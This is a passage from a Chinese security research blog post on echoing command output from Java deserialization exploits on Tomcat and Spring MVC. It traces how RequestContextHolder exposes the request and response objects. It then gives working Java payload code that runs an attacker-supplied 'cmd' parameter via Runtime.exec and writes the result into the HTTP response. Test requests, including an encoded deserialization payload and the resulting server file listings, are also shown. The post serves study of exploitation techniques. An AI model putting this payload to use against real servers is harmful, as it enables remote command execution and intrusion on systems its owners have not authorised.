        while (s.hasNext ()) {  
            out += s.next ();  
        }  
    }  
}
```

```

    }

    byte[] buf = out.getBytes ();

    ByteBuffer byteBuffer = ByteBuffer.wrap ( buf );

    request.getResponse ().doWrite ( byteBuffer );

    request.getResponse ().getBytesWritten ( true );

}

}

```

运行效果：


The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a GET request for /hi/c3 with various headers including Host, Upgrade-Insecure-Requests, User-Agent, Accept, and Accept-Encoding. The 'Response' tab shows a 200 OK response with a list of files including bootstrap.jar, catalina-tasks.xml, catalina.bat, catalina.sh, ciphers.bat, ciphers.sh, commons-daemon-native.tar.gz, commons-daemon.jar, configtest.bat, configtest.sh, daemon.sh, digest.bat, digest.sh, makebase.bat, makebase.sh, setclasspath.bat, setclasspath.sh, shutdown.bat, shutdown.sh, startup.bat, startup.sh, tomcat-juli.jar, tomcat-native.tar.gz, tool-wrapper.bat, tool-wrapper.sh, version.bat, and version.sh.

基于Spring MVC的回显方案


在 Spring MVC 框架中，我们可以通过 Spring RequestContextHolder 直接获取请求信息，比 tomcat 的方案要简单许多。

debug 一个 Spring MVC 程序，将断点设置在 get 请求方法上。跟踪断点处的调用栈可以

发现，FrameworkServlet继承了HttpServletRequestBean，并且调用了processRequest方法对request和response进行处理。



下一步来到FrameworkServlet类，它调用自身initContextHolders方法，将保存了Request与Response对象的requestAttributes，设置到一个线程变量中：



继续跟进initContextHolders，观察到requestAttributes在513行被引用：

```
507 @ private void initContextHolders(HttpServletRequest request, LocaleContext localeContext, RequestAttributes
508     if (localeContext != null) {
509         LocaleContextHolder.setLocaleContext(localeContext, this.threadContextInheritable);
510     }
511
512     if (requestAttributes != null) {
513         RequestContextHolder.setRequestAttributes(requestAttributes, this.threadContextInheritable);
514     }
515
516     if (this.logger.isTraceEnabled()) {
517         this.logger.trace("Bound request context to thread: " + request);
518     }
519 }
```

跟进到RequestContextHolder中的setRequestAttributes方法，可以看到变量被赋值到RequestContextHolder类的requestAttributesHolder静态成员中。也就是说，通过查询这个成员的内容，我们就能获取到当前线程中的Request与Response对象：

```
13 public abstract class RequestContextHolder {
14     private static final boolean jsfPresent = ClassUtils.isPresent( className: "javax.faces.context.FacesContext",
15     private static final ThreadLocal<RequestAttributes> requestAttributesHolder = new NamedThreadLocal("Request
16     private static final ThreadLocal<RequestAttributes> inheritableRequestAttributesHolder = new NamedInheritable
17
18     public RequestContextHolder() {
19     }
20
21     public static void resetRequestAttributes() {
22         requestAttributesHolder.remove();
23         inheritableRequestAttributesHolder.remove();
24     }
25
26 @ public static void setRequestAttributes(RequestAttributes attributes) { setRequestAttributes(attributes, inher
27
28 @ public static void setRequestAttributes(RequestAttributes attributes, boolean inheritable) { attributes: "org
29     if (attributes == null) {
30         resetRequestAttributes();
31     } else if (inheritable) { inheritable: false
32         inheritableRequestAttributesHolder.set(attributes);
33         requestAttributesHolder.remove();
34     } else {
35         requestAttributesHolder.set(attributes); attributes: "org.apache.catalina.connector.RequestFacade@6e
36         inheritableRequestAttributesHolder.remove();
37     }
38 }
```

观察RequestAttributesHolder类，发现可以直接通过调用对应的get方法获取requestAttributes对象：

```

public static RequestAttributes getRequestAttributes() {
    RequestAttributes attributes = (RequestAttributes)requestAttributesHolder.get();
    if (attributes == null) {
        attributes = (RequestAttributes)inheritableRequestAttributesHolder.get();
    }

    return attributes;
}

```

整理思路如下：

1. 获取RequestContextHolder类中的Attributes；
2. 获取Attributes中的请求和响应对象；
3. 通过反射执行命令后写入响应对象。

具体实现代码如下：

```

    HttpServletRequest httpRequest = ((ServletRequestAttributes)
RequestContextHolder.getRequestAttributes()).getRequest();

    HttpServletResponse httpResponse =
((ServletRequestAttributes)
RequestContextHolder.getRequestAttributes()).getResponse();

    String resHeader=httpRequest.getParameter ( "cmd" );

    java.io.InputStream in =
java.lang.Runtime.getRuntime().exec(resHeader).getInputStream();

    BufferedReader br = null;

    br = new BufferedReader (new InputStreamReader (in,
"GBK"));

    String line;

    StringBuilder sb = new StringBuilder();

    while ((line = br.readLine()) != null) {


        sb.append(line);

        sb.append("\n");

```

```
    }  
  
    java.io.PrintWriter out = new  
java.io.PrintWriter(httpresponse.getOutputStream());  
  
    out.write(sb.toString ());  
  
    out.flush();  
  
    out.close();
```

搭建一个简单的环境测试：



The screenshot shows a web browser window with the address bar displaying "localhost:8081/hi/c2?cmd=ls". The main content area shows a list of files and directories:

```
bootstrap.jar  
catalina-tasks.xml  
catalina.bat  
catalina.sh  
ciphers.bat  
ciphers.sh  
commons-daemon-native.tar.gz  
commons-daemon.jar  
configtest.bat  
configtest.sh  
daemon.sh  
digest.bat  
digest.sh  
makebase.bat  
makebase.sh  
setclasspath.bat  
setclasspath.sh  
shutdown.bat  
shutdown.sh  
startup.bat  
startup.sh  
tomcat-juli.jar  
tomcat-native.tar.gz  
tool-wrapper.bat  
tool-wrapper.sh  
version.bat  
version.sh
```

搭建简单的反序列化环境测试：

```
Request
Raw Params Headers Hex
GET /hi/springmvc/test?inputcode=r00ABXNyABdjB2OuZGpSMi5xCHJpbmdtdmMuZGVtY2kZa1l0
QKAgACQADYWd1TAABmFTXQAEkxqYXZlL2hhbmcvU3RyaW5nO3hvAAAAGQABWFKbW1uscnd=ls
HTTP/1.1
Host: 192.168.0.101:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

Response
Raw Headers Hex
HTTP/1.1 200
Date: Mon, 27 Jul 2020 14:32:59 GMT
Connection: close
Content-Length: 388

bootstrap.jar
catalina-tasks.xml
catalina.bat
catalina.sh
ciphers.bat
ciphers.sh
commons-daemon-native.tar.gz
commons-daemon.jar
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
makebase.bat
makebase.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
version.bat
version.sh
```

总结

无论是中间件还是使用的web框架，在反序列化回显方面其共同特点都是寻找存储 request 以及 response 的类或变量。只不过tomcat的变量传递和调用更为底层，寻找过程较为复杂；spring调用栈更靠后一些，获取request以及response链路稍微简单一些，整体思路大同小异。

参考链接：

<https://xz.aliyun.com/t/7535>

<https://www.codercto.com/a/112362.html>

https://mp.weixin.qq.com/s/-0Dg9xL838wro2S_NK30bw

https://mp.weixin.qq.com/s?__biz=MzIwNDA2NDk5OQ==&mid=2651374294&idx=3&sn=82d050ca7268bdb7bcf7ff7ff293d7b3



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论